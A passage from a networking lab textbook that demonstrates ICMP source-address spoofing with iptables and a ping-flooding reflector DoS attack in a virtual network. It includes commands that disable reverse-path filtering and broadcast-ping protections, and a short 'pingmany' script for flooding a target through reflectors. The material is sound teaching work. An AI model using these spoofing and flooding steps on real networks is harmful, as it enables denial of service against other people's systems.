Now let's repeat the `ping` from node1 to node2, but set a fake source address in the ICMP Echo Requests sent by node1. In this case the fake address will be a non-existent address: no other node in the LAN has the fake address. Let's choose `192.168.1.66`.

`iptables` is the packet filtering and firewall applications on Linux. It allows users to manipulate how the Linux kernel processes packets. Chapter 13 introduces `iptables`. Here we simply use it to set a spoofed source address. The command to use is:

```
network@node1:~$ sudo iptables -t nat -A POSTROUTING -p icmp -j SNAT
    --to-source 192.168.1.66
```

You must have appropriate privileges to use `iptables`, hence I preceded it with `sudo` to execute it as super user. The option `-t nat` indicates we want to manipulate that table used for NAT, i.e. translating one address to another. The `-A POSTROUTING` option indicates we want to add a rule to the POSTROUTING chain. The rules in this chain are applied to all packets which have completed the routing procedure on this computer and are about to be sent. That is, it is applied to packets just before they are sent by the hardware. The `-p icmp` option is a condition for the rule: packets must be using the protocol ICMP (this rule will not apply to non-ICMP packets). Next is the action to take when the rule is matched. `-j SNAT` means the action is to perform source network address translation, i.e. change the source address. Finally, the `--to-source 192.168.1.66` option indicates the new (spoofed) IP source address of the packet. In summary, all ICMP packets sent by node1 will have source address `192.168.1.66`.

Now let's repeat the steps of pinging from node1 to node2, while also capturing on node2. The output of `ping` and `tcpdump` are shown below. Figure 17.3 illustrates the packet exchange.

```
network@node1:~$ ping -c 2 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.

--- 192.168.1.12 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1000ms
```

```
network@node2:~$ sudo tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
15:39:04.911564 ARP, Request who-has 192.168.1.12 tell 192.168.1.11, length 28
15:39:04.911600 ARP, Reply 192.168.1.12 is-at 08:00:27:c5:9f:e9 (oui Unknown),
    length 28
15:39:04.912523 IP 192.168.1.66 > 192.168.1.12: ICMP echo request, id 1089, seq
    1, length 64
15:39:04.912550 ARP, Request who-has 192.168.1.66 tell 192.168.1.12, length 28
15:39:05.909310 ARP, Request who-has 192.168.1.66 tell 192.168.1.12, length 28
15:39:05.910691 IP 192.168.1.66 > 192.168.1.12: ICMP echo request, id 1089, seq
    2, length 64
15:39:06.909323 ARP, Request who-has 192.168.1.66 tell 192.168.1.12, length 28
```



node1
192.168.1.11
08:00:27:67:54:d1
node2
192.168.1.12
08:00:27:c5:9f:e9
node3
192.168.1.13
08:00:27:84:b2:62
ping 192.168.1.12
ARP Request: ...1.12?
Eth: Src=...54:d1, Dst=...ff:ff
ARP Reply: ...9f:e9
Eth: Src=...9f:e9, Dst=...54:d1
ICMP Echo Request
IP: Src= ...1.66 , Dst=...1.12
Eth: Src=...54:d1, Dst=...9f:e9
ARP Request: ...1.66?
Eth: Src=...9f:e9, Dst=...ff:ff
ARP Request: ...1.66?
Eth: Src=...9f:e9, Dst=...ff:ff
ICMP Echo Request
IP: Src= ...1.66 , Dst=...1.12
Eth: Src=...54:d1, Dst=...9f:e9
ARP Request: ...1.66?
Eth: Src=...9f:e9, Dst=...ff:ff

Figure 17.3: Ping Exchange: Fake source of 192.168.1.66

As in the original case, an ARP Request is broadcast to the LAN by node1 to find the hardware address of `192.168.1.12`. A reply comes from node2, which is followed by node1 sending the 1st ICMP Echo Request. But note that the source IP address in the ICMP Echo Request is `192.168.1.66`, not node1's real IP address (`192.168.1.11`). When node2 receives this ICMP Echo Request it will reply to node that sent it with a

ICMP Echo Reply. From node2's perspective, the node that sent the request is computer with IP 192.168.1.66. Since it hasn't communicated with anyone with this IP in the past, node2 initiates ARP to find the corresponding hardware address for IP 192.168.1.66.

We see an ARP Request broadcast to the LAN by node2. But since there is no node with IP address 192.168.1.66, there will be no ARP Reply. After some time node2 tries the broadcast ARP Reply again, but still no reply. Hence node2 will not send a ICMP Echo Reply because it doesn't know the hardware address to sent it to.

Eventually node1 sends the 2nd ICMP Echo Request, but again there will be no reply. After waiting for some time, the ping application on node1 gives up and reports the summary statistics: 2 packets transmitted, 0 (reply) packets received.

17.2.3 Fake Source Address is Another Node on LAN

Now let's try again with a fake source address, but this time it is set to be the same as another node in the LAN, e.g. 192.168.1.13. To change the source address we will delete the old rule (with the address 192.168.1.66) in iptables and then add a new rule with source address 192.168.1.13:

```
network@node1:~$ sudo iptables -t nat -D POSTROUTING -p icmp -j SNAT
    --to-source 192.168.1.66
network@node1:~$ sudo iptables -t nat -A POSTROUTING -p icmp -j SNAT
    --to-source 192.168.1.13
```

This time we will capture on both node2 and node3. The output of ping, the two captures, follow, with Figure 17.4 illustrating the exchange.

```
network@node1:~$ ping -c 2 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.

--- 192.168.1.12 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1008ms
```

```
network@node2:~$ sudo tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
15:43:18.726532 ARP, Request who-has 192.168.1.12 tell 192.168.1.11, length 28
15:43:18.726565 ARP, Reply 192.168.1.12 is-at 08:00:27:c5:9f:e9 (oui Unknown),
    length 28
15:43:18.727435 IP 192.168.1.13 > 192.168.1.12: ICMP echo request, id 1098, seq
    1, length 64
15:43:18.727463 ARP, Request who-has 192.168.1.13 tell 192.168.1.12, length 28
15:43:18.728149 ARP, Reply 192.168.1.13 is-at 08:00:27:84:b2:62 (oui Unknown),
    length 28
15:43:18.728156 IP 192.168.1.12 > 192.168.1.13: ICMP echo reply, id 1098, seq
    1, length 64
15:43:19.734680 IP 192.168.1.13 > 192.168.1.12: ICMP echo request, id 1098, seq
    2, length 64
15:43:19.734706 IP 192.168.1.12 > 192.168.1.13: ICMP echo reply, id 1098, seq
    2, length 64
```

```
network@node3:~$ sudo tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
15:43:17.655046 ARP, Request who-has 192.168.1.12 tell 192.168.1.11, length 28
15:43:17.656292 ARP, Request who-has 192.168.1.13 tell 192.168.1.12, length 28
15:43:17.656310 ARP, Reply 192.168.1.13 is-at 08:00:27:84:b2:62 (oui Unknown),
    length 28
15:43:17.657025 IP 192.168.1.12 > 192.168.1.13: ICMP echo reply, id 1098, seq
    1, length 64
15:43:18.663565 IP 192.168.1.12 > 192.168.1.13: ICMP echo reply, id 1098, seq
    2, length 64
```



node1
192.168.1.11
08:00:27:67:54:d1
node2
192.168.1.12
08:00:27:c5:9f:e9
node3
192.168.1.13
08:00:27:84:b2:62
ping 192.168.1.12
ARP Request: ...1.12?
Eth: Src=...54:d1, Dst=...ff:ff
ARP Reply: ...9f:e9
Eth: Src=...9f:e9, Dst=...54:d1
ICMP Echo Request
IP: Src= ...1.13 , Dst=...1.12
Eth: Src=...54:d1, Dst=...9f:e9
ARP Request: ...1.13?
Eth: Src=...9f:e9, Dst=...ff:ff
ARP Reply: ...b2:62
Eth: Src=...b2:62, Dst=...9f:e9
ICMP Echo Reply
IP: Src=...1.12, Dst=...1.13
Eth: Src=...9f:e9, Dst=...b2:62
ICMP Echo Request
IP: Src= ...1.13 , Dst=...1.12
Eth: Src=...54:d1, Dst=...9f:e9
ICMP Echo Reply
IP: Src=...1.12, Dst=...1.13
Eth: Src=...9f:e9, Dst=...b2:62

Figure 17.4: Ping Exchange: Fake source of 192.168.1.13

The initial ARP Request, ARP Reply and ICMP Echo Request are the same as in the previous test, except the source address in the ICMP Echo Request is the fake address `192.168.1.13`. When node2 receives this ICMP Echo Request it determines it needs to send a reply to `192.168.1.13`. Therefore it initiates ARP, broadcasting an ARP Request in search for the hardware address of computer with IP `192.168.1.13`. That ARP Request is received by all nodes in the LAN, including node3. Since node3 has the IP address `192.168.1.13` it replies with an ARP Reply indicating its own hardware address (`08:00:27:84:b2:62`).

When node2 receives the ARP Reply it now knows the mapping of IP address `192.168.1.13` to hardware address `08:00:27:84:b2:62`. Hence it sends the ICMP Echo Reply to the computer that it thinks sent the ICMP Echo Request: `192.168.1.13`. So we see the ICMP Echo Request being received by node3.

In summary, node1 initiated the ping to node2, but used a spoofed source address such that node2 replied to node3. This concept can be used in a distributed denial of service attack: a malicious node initiates many pings to many nodes on the Internet, all with the spoofed IP address of some target node. All the nodes that receive the ICMP Echo Request send the ICMP Echo Reply to the one target node. With enough intermediate nodes, and repeating the process, the network to the target node can be overloaded, denying normal users access to the target node.

We have seen that it is very easy to use a fake (spoofed) IP address by using `iptables` in Linux. Its also possible in other operating systems. Therefore when designing secure systems, using just a source IP address to identify nodes/users in a network is troublesome: anyone can easily use a fake address. Other techniques are needed for authentication, and also for limiting packets through the Internet that come from fake addresses.

17.3 Ping Flooding DoS Attack

A simple, but effective denial of service attack in computer networks is a *ping flooding attack*. The idea is that a malicious computer triggers the sending of many ping (ICMP) messages to a target computer. If enough messages are sent, the link leading the to the target computer is overloaded, thereby denying normal users the ability to communicate with the target. My lecture on Denial of Service attacks gives an overview of the concepts of the attack. Although there are various features in Internet connected devices today that make ping flooding difficult, it is a simple attack to demonstrate the concepts used in many real distributed denial of service attacks. Hence in this section we explain how to perform a ping flooding DoS attack.

Of course you should not perform a DoS attack in a real network, even if just for testing and learning purposes. To demonstrate the attack we will use virtnet, and in particular topology 26 illustrated in Figure 17.5.




Figure 17.5: Network topology for Ping flooding attack

This topology has 8 nodes across three subnets (node2 and node7 are routers). Recall that with virtnet, all IP addresses start with 192.168., so node1 has IP `192.168.1.11`.

For the demo, node1 (or node3 in some cases) will be the malicious computer, node8 will be the target, and node3 to node6 may act as reflectors. Depending on the attack, we will also use node3 as a malicious computer and/or normal user with a web browser trying to visit the target web server.

Once you have create the topology you must prepare the nodes and links to allow for a ping flooding attack. This is described in Section 17.3.1. Then there are some different tasks to perform and analyse an attack. They include:

1. Set a fake source IP address to perform a reflector attack (Section 17.3.2).
2. Ping to the entire subnet, and getting all those on the subnet to reflect to the target (Section 17.3.3).
3. Capture packets and view statistics on the target and other nodes to observe what is happening (Section 17.3.4).
4. Ping multiple destinations at once using a shell script (Section 17.3.5).
5. Test that the ping flooding attack denies access to a web server on the target (Section 17.3.6).

17.3.1 Setup Nodes and Links: sysctl and tc

Set the Capacity of the Link to Target

A ping flooding DoS attack aims to overflow a link leading to the target, so data from normal users to the target will be dropped or significantly delayed. Overflowing a link means sending enough data across the link such that the full link capacity is utilised. In real-life, the link from the target network to their Internet Service Provider (ISP), or a link within the target network, is that which is under attack. If the link has a high capacity (multiple Gb/s), then to utilise the capacity, thousands of computers must be sending data at a very high rate towards the target. Slaves, reflectors and amplification are usually required.

In our virtual network we only have several nodes. Therefore to overflow the link to the target (from router node7 to target node8), we need the capacity of that link to be quite low. But what is the capacity of the link (or for that matter, any links in the virtual network)? VirtualBox emulates the network links, but by default doesn't set a link capacity or date rate. The speed at which two virtual nodes can exchange data across a link varies, and depends on factors such as host CPU, disk and the driver used for the virtual network interfaces. Therefore we need to explicitly set the link capacity, at least between node7 and node8. To do so, we will use a Linux traffic control program, `tc` (see Section 9.12.4). You can use `tc` to emulate link characteristics like data rate (capacity), delay, jitter and packet drops. Here we just give the commands for setting the link rate, with little explanation.

`tc` operates on the outgoing link, and therefore to set the capacity of the link in both directions between node7 and node8, we need to apply the commands on both nodes. For the demo we will set the capacity to 100,000 bits per second (100 kb/s). This is low enough such that we can easily overflow with a few nodes sending pings. First node7:

```
network@node7:~$ sudo tc qdisc add dev eth2 root handle 1:0 htb default 10
network@node7:~$ sudo tc class add dev eth2 parent 1:0 classid 1:10 htb rate
    100000
```

And now node8 (the only difference between the commands on the nodes is the interface, eth2 on node7 and eth1 on node8):

```
network@node8:~$ sudo tc qdisc add dev eth1 root handle 1:0 htb default 10
network@node8:~$ sudo tc class add dev eth1 parent 1:0 classid 1:10 htb rate
    100000
```

If you need to change the link capacity, or remove the limitation, then an easy way is to delete the "class" and "qdisc" and then try again. To delete, simply run the same command but replacing the word "add" with "del". The last value on the second command is the capacity in bits per second. You can also use other prefixes.

Turn Off Security Features in the Linux Kernel

The Linux kernel includes features to prevent (or at least make very difficult) ping flooding attacks. Therefore to see the attack in action, we need to *disable* these security features. You don't have to do these on all nodes, although it won't matter if you do. We will use `sysctl` to modify the kernel parameters—see Section 10.2.2 for further explanation of the command and the Linux kernel.

First, when acting as a router, the Linux kernel does not allow packets originating from one of its subnets, but with a fake source address, to be forwarded to another subnet. The feature is called Reverse Path Filtering. We need to disable this feature on the routers in the network (node2 and node7). Do this by turning off the `rp_filter` kernel parameter for both eth1 and eth2 and all interfaces on each router. You will need to restart networking for the parameter change to take effect.

```
network@node2:~$ sudo sysctl net.ipv4.conf.eth1.rp_filter=0
net.ipv4.conf.eth1.rp_filter = 0
network@node2:~$ sudo sysctl net.ipv4.conf.eth2.rp_filter=0
net.ipv4.conf.eth2.rp_filter = 0
network@node2:~$ sudo sysctl net.ipv4.conf.all.rp_filter=0
net.ipv4.conf.all.rp_filter = 0
network@node2:~$ sudo /etc/init.d/networking restart
```

Now repeat the above commands on node7:

```
network@node7:~$ sudo sysctl net.ipv4.conf.eth1.rp_filter=0
net.ipv4.conf.eth1.rp_filter = 0
network@node7:~$ sudo sysctl net.ipv4.conf.eth2.rp_filter=0
net.ipv4.conf.eth2.rp_filter = 0
network@node7:~$ sudo sysctl net.ipv4.conf.all.rp_filter=0
net.ipv4.conf.all.rp_filter = 0
network@node7:~$ sudo /etc/init.d/networking restart
```

Next, in some attacks, you may want one node to ping the broadcast address, so the ping is sent to all nodes in the subnet. However the Linux kernel is configured to ignore ping broadcasts (i.e. not reply to Echo requests to the broadcast address). We need to accept these ping messages, at least on the nodes in the same subnet as the source. For the demo of ping broadcast (Section 17.3.5), we will use node3 to broadcast to the subnet, which includes node4, node5 and node6. Therefore at least on node4, node5 and node6 you should turn the `icmp_echo_ignore_broadcasts` kernel parameter off. You may turn it off for other nodes as well—it won't hurt.

```
network@node4:~$ sudo sysctl net.ipv4.icmp_echo_ignore_broadcasts=0
net.ipv4.icmp_echo_ignore_broadcasts = 0
```

```
network@node5:~$ sudo sysctl net.ipv4.icmp_echo_ignore_broadcasts=0
net.ipv4.icmp_echo_ignore_broadcasts = 0
```

```
network@node6:~$ sudo sysctl net.ipv4.icmp_echo_ignore_broadcasts=0
net.ipv4.icmp_echo_ignore_broadcasts = 0
```

17.3.2 Using a Fake Source Address: iptables

With the virtual network created, link capacity set to 100 kb/s and security features turned off in the Linux kernel, you can now start performing ping flooding attacks. Try pinging from the malicious computer (node1) to the target (node8). Can you overflow the link capacity with pings? (To measure and observe what is happening the network you can use `tcpdump` and `iptraf` (Section 17.3.4). To test whether your flooding attack denies service, you can try access the web server on the target (Section 17.3.6).

One useful capability in a ping flooding attack is for the malicious node to use a fake source address. Section 17.2 gives detailed examples of addressing spoofing in Linux. On the node that you want to use a fake source address, e.g. node1, use `iptables` as follows.

```
network@node1:~$ sudo iptables -t nat -A POSTROUTING -p icmp -j SNAT
    --to-source 192.168.3.31
```

The above command will set the source address of all ICMP packets sent by node1 to `192.168.3.31` (the target IP address). If you want the fake address to be applied to all packets sent, then remove the `-p icmp` option. To stop using the fake address, delete the rule by running the same command but replacing `-A` with `-D`.

17.3.3 Ping to Entire Subnet using Directed Broadcast

One method to increase the amount of data sent to the target is to get multiple nodes to send ping messages to the target on behalf of the malicious node. By using a fake source address set to the targets IP, the malicious node can ping other nodes, who will then all reply to the target (since the source of the ICMP Echo request was that of the target). We give an example of the malicious node individually ping'ing multiple nodes in parallel in Section 17.3.5. Another way is to ping the directed broadcast address for a subnet, which in theory, causes the ping to be delivered to all nodes in a particular subnet. I say "in theory" because in practice, many systems restrict this behaviour precisely because it makes ping DoS attacks very easy. Previously we turned off the Linux kernel feature that stopped nodes replying to pings to a broadcast address. So from one node we can have a ping delivered to all nodes in the same subnet, and those nodes will all reply. Let's try that.

For this task, assume node3 is the malicious node. Set a fake source address for node 3, e.g. that of the target, and then ping to node3's subnet's directed broadcast address, `192.168.2.255`.

```
network@node3:~$ sudo iptables -t nat -A POSTROUTING -p icmp -j SNAT
    --to-source 192.168.3.31
network@node3:~$ ping -b 192.168.2.255
```

If you capture on node4, node5 and node6, then you should see them all receive the ICMP Echo request. And because the source address of these ICMP Echo request packets is `192.168.2.255`, node4, node5 and node6 should all send a ICMP Echo reply to the target.

A better attack would be for a malicious node to send a directed broadcast to *another* subnet. For example, if node1 is the malicious node, it pings `192.168.2.255`, with the intention of node3, node4, node5 and node6 all receiving the ICMP Echo request and replying to the target. Unfortunately (for the attacker) the Linux kernel does not allow a router to forward packets which have a directed broadcast address as a destination. So node1 would send the ICMP Echo request to node2, but as a router, node2 would automatically drop the packet. node3, node4, node5 and node6 will not receive the request. Again, this is a security feature in the Linux kernel to make ping flooding attacks difficult. Unfortunately (for our demo) I don't know of any way to turn off this feature (I think it is hardcoded into the Kernel source code).

17.3.4 Capturing Traffic and Viewing Statistics: tcpdump and iptraf

To observe packets being sent and received on nodes in your network, use `tcpdump`. As we are mostly dealing with ICMP packets, it is often sufficient to let `tcpdump` to display packet summary information on the command line (rather than writing to a file). For example, for node7 to display ICMP packets it sends/receives:


```
network@node7:~$ sudo tcpdump -i eth1 'icmp'
```

If you want to inspect the packets in detail, you could add the `-w file.pcap` option to write to a file, and then copy that file to your host computer and open in Wireshark.

Another way to observe what is being sent through the network is to use `iptraf` (introduced in Section 9.12.2). `iptraf` provides statistics of the network usage, e.g. bits per second sent across links/interfaces. You could for example run it on node7 to see how much data is being sent to it, and how much of that is being sent from node7 to the target. To start run:

```
network@node7:~$ sudo iptraf
```


You will see a "graphical" interface that you can use with your keyboard to control. One approach to see traffic coming into node7 from the other nodes (eth1) and out of node7 to the target (eth2) is to select `General interface statistics` from the menu as shown in Figure 17.6.



```
network@node7: ~
IPTraf

        IP traffic monitor
        General interface statistics
        Detailed interface statistics
        Statistical breakdowns...
        LAN station monitor

        Filters...

        Configure...

        Exit

Displays some statistics for attached interfaces
Up/Down-Move selector  Enter-execute
```

Figure 17.6: IPTraf Menu

Then you should see the rate at which data as passing through node7, as shown in Figure 17.7.



```
network@node7: ~
IPTraf
┌ Iface ───────── Total ──────── IP ─── NonIP ── BadIP ─── Activity ─────────┐
  lo                   0          0         0        0     0.00 kbits/sec
  eth0                12         12         0        0     0.40 kbits/sec
  eth1               136        136         0        0    80.00 kbits/sec
  eth2               136        136         0        0    80.00 kbits/sec

└ Elapsed time:   0:00 ───────── Total, IP, NonIP, and BadIP are packet counts ┘
Up/Down/PgUp/PgDn-scroll window  X-exit
```

Figure 17.7: IPTraf general statistics

You can then observe whether the ping flooding attack is successful: is it utilising the 100 kb/s capacity of the link from node7 to node8?

17.3.5 Pinging Multiple Destinations with a Shell Script

We mentioned in Section 17.3.3 that Linux (and other systems) have security features to limit the use of pinging to a broadcast address. However the malicious node can still ping many individual nodes to perform an attack. For example, with node1 as the malicious node, it can ping node3, node4, node5 and node6 at (approximately) the same time, causing them all to send ICMP Echo replies to the target. In our virtual network you simply run ping one time for each node you want to ping.

To automate the ping'ing of multiple nodes at the same time I have created a Bash shell script (see Chapter 6 on scripting). It is quite simple and limited, but it works for this demo. The script is below. Copy the contents and save it to a file on the malicious node (e.g. node1), with the file called `pingmany` in the home directory.

```
#!/bin/bash
# Ping multiple destinations at once
args=$#
interval=$1
shift;
pktsize=$1
shift;
for (( i=3; i<=$args; i++ )); do
        ping -i $interval -s $pktsize $1 > /dev/null &
        shift;
done
```

It will be convenient if you set the file to be executable:

```
network@node1:~$ chmod u+x pingmany
```

Now to get node1 to ping multiple nodes at once, run the script. The first two parameters it takes are the ping interval (same as the `-i` option for ping) and the ping packet size (same as the `-s` option). The subsequent parameters are the IP address of the nodes you want to ping. So to send 972 Bytes of data in each ICMP Echo request, at a rate of 2 pings per second, to node3, node4, node5 and node6:

```
network@node1:~$ ./pingmany 0.5 972 192.168.2.21 192.168.2.22 192.168.2.23
    192.168.2.24
```

(972 Bytes was chosen so the eventual IP datagram size is 1000 Bytes. 2 pings per second is achieved with an interval of 0.5 seconds.)

The script runs ping in the background and does not produce any output. On the malicious node you will not see any feedback (of course you should see the attack on the target node). To stop the ping you need to kill each process. The easiest way is to send the interrupt signal to each process that contains the word "ping":

```
network@node1:~$ kill -SIGINT `pgrep ping`
```

17.3.6 Denial of Service on a Web Server

